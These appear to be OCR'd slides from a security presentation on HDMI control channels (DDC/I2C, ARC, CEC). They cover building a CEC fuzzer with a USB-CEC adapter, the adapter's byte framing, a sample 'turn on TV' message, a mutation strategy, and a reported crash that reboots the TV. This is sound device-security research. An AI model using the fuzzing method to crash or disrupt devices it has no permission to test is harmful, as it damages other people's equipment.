
# DDC

## * I2C

- I2C is a serial computer bus invented in 1982 by Philips Semiconductor(now NXP Semiconductors).
- It is widely used for attaching lower-speed peripheral ICs to processors and microcontrollers in short-distance, intra-board communication.
- I2C uses only two bidirectional open collector lines, SDA and SCL, pulled up with resistors. Typical voltages used are +5V or +3.3V, although systems with other voltages are permitted.
- **There's master and slave mode**


# DDC


* Handshack



# ARC(Audio Return Channel)

- Only audio is **extracted from the data** received by the TV and send to the ARC.
- Benefit is control all of them only one remote controller







# ARC

› In order to use the ARC feature, it is necessary **to discover and control the capabilities of the devices** in the respective paths, **using CEC**

* Initiation or termination from ARC Rx device

if device does not support ARC, the device sends a <Feature Abort> message





no related message within the required time, Rx device assumes that the Followers does not support ARC

# ARC

- In order to use the ARC feature, it is necessary **to discover and control the capabilities of the devices** in the respective paths, **using CEC**


  * Initiation or termination from ARC Tx device



# ARC

› When using the ARC, TV wants to find which audio formats are supported by Amplifier, **using CEC**

* Example of find which audio formats are supported



# Make Fuzzer

# CEC_Fuzzer

*** ingredient : PySerial, USB-CEC Adapter(Pulse-Eight), HDMI Cable**

- **PySerial** : python module for serial communication
- **USB-CEC Adapter** : developed by Pulse-Eight for using CEC by PC

* LibCEC

- USB-CEC Adapter communication library
- https://github.com/Pulse-Eight/libcec
- supported not only USB-CEC Adapter but also Raspberry pi
- good for using or testing CEC

# CEC_Fuzzer

- The P8 adapter has it's own message form
- One block is represented by 4bytes

| MSG_START (\xff) | MSG_CODE (adapter own code) | MSG_VALUE (information bits) | MSG_END (\xfe) | 4bytes |
|---|---|---|---|---|

**Convert!**

| Information bits | EOM | ACK | 10bit |
|---|---|---|---|

- MSG_CODE is **related control bits** in the block (EOM and ACK)
- If you want to transmit 3blocks, you need 12bytes adapter message

# CEC_Fuzzer

* Example (Turn on the TV)

msg = "\xff\x18\x10\xfe" + "\xff\x0c\x04\xfe"

Header Block(src:0,dst:0) + Data Block1(opcode \x04)

SendMessage(msg)

*** Mutation**

1. Iterate opcode (without \x36)
2. 14 blocks of operand
3. Message Length

*** Crash found**


› Turn off the power or reboot

› system log

# CEC_Fuzzer

Adapter

Connect to PC




HDMI Port


UART for detect crash


# DDC_Fuzzer

